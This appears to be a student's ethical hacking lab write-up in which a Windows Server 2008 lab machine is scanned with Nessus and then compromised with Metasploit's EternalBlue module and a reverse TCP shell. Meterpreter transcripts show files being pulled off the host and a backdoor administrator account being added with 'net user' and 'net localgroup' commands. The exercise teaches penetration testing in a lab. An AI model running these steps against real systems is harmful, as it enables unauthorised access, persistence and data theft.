

Assignment 4 - Ethical Hacking

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Task A




1. I used nessus to scan and find all 5 critical security issues in WS 2008 (192.168.10.11)



- 2. I picked MS15-034 as my security exploit
- 3. MS15-034 works by exploiting HTTP.sys to allow for remote code execution. This is done by an integer overflow in the HTTP stack due to improper parsing of HTTP requests. Can be configured on port 80/tcp/www.


Task B



 In this image I've set up ms17_010_eternalblue with a reverse_tcp shell as the exploit and payload. I've also set the listening port to 30123

2. I've used the background command inside of meterpreter and then the sessions command to display active sessions

Task C



```
meterpreter > upload /root/IMadeIT-Dande037.txt
[*] uploading : /root/IMadeIT-Dande037.txt -> IMadeIT-Dande037.txt
[*] Uploaded 28.00 B of 28.00 B (100.0%): /root/IMadeIT-Dande037.txt -> IMadeIT-Dande037.txt
[*] uploaded : /root/IMadeIT-Dande037.txt -> IMadeIT-Dande037.txt
```

2. In this image I uploaded a file from Kali into Windows Server 2008 using the upload command.

```
meterpreter > download C:/inetpub/ftproot
[*] downloading: C:/inetpub/ftproot\YouMadeIt.txt.txt -> ftproot/YouMadeIt.txt.txt
[*] download : C:/inetpub/ftproot\YouMadeIt.txt.txt -> ftproot/YouMadeIt.txt.txt
```

3. In this image I downloaded the file YouMadeIt.txt from the C:/inetpub/ftproot/ directory using the download command

```
meterpreter > shell
Process 2280 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>net user Dande037 password /add
net user Dande037 password /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user Dande037 p@ssw0rd /add
net user Dande037 p@ssw0rd /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators Dande037 /add
net localgroup administrators Dande037 /add
The command completed successfully.
```

4. In this image I accessed the windows command prompt using the shell command, added a new user "Dande037 (my midas)" then added that user to the administrators local group.



5. In this image I remote desktop to the malicious user in WS 2008 and browsed the YouMadeIt.txt file from another user.